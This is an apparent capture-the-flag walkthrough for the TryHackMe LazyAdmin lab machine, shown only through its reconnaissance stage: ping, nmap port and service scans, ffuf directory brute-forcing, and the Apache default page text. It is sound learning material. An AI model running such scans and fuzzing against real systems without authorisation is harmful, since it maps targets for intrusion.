

LazyAdmin (THM)

ip of the machine :- 10.10.151.68




```
sohamt•~/testing» ping 10.10.151.68 -c 5
PING 10.10.151.68 (10.10.151.68) 56(84) bytes of data.
64 bytes from 10.10.151.68: icmp_seq=1 ttl=60 time=221 ms
64 bytes from 10.10.151.68: icmp_seq=2 ttl=60 time=243 ms
64 bytes from 10.10.151.68: icmp_seq=3 ttl=60 time=155 ms
64 bytes from 10.10.151.68: icmp_seq=4 ttl=60 time=186 ms
64 bytes from 10.10.151.68: icmp_seq=5 ttl=60 time=208 ms

--- 10.10.151.68 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 154.595/202.339/242.902/30.240 ms
```

machine is on!!!




```
sohamt•~/testing» nmap -p- --min-rate=10000 10.10.151.68
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-08 14:08 IST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.53% done; ETC: 14:08 (0:00:02 remaining)
Warning: 10.10.151.68 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.151.68 (10.10.151.68)
Host is up (0.15s latency).
Not shown: 63240 closed tcp ports (conn-refused), 2293 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 25.96 seconds
```

got some open ports..




```
sohamt•~/testing» nmap -p 22,80 -T5 -sC -A 10.10.151.68
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-08 14:09 IST
Nmap scan report for 10.10.151.68 (10.10.151.68)
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

not very pleasing.. Let's enumerate web application using ffuf and manually afterwards.



```
sohamt•~/testing» ffuf -u http://10.10.151.68/FUZZ -w /usr/share/seclists/Discovery/Web-Content/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.151.68/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 204ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 145ms]
content                 [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 150ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 147ms]
:: Progress: [20476/20476] :: Job [1/1] :: 263 req/sec :: Duration: [0:01:31] :: Errors: 0 ::
```

only got one directory worth enumerating manually.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|        `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`**, **`a2dismod`**, **`a2ensite`**, **`a2dissite`**, and **`a2enconf`**, **`a2disconf`** . See their respective man pages for detailed information.

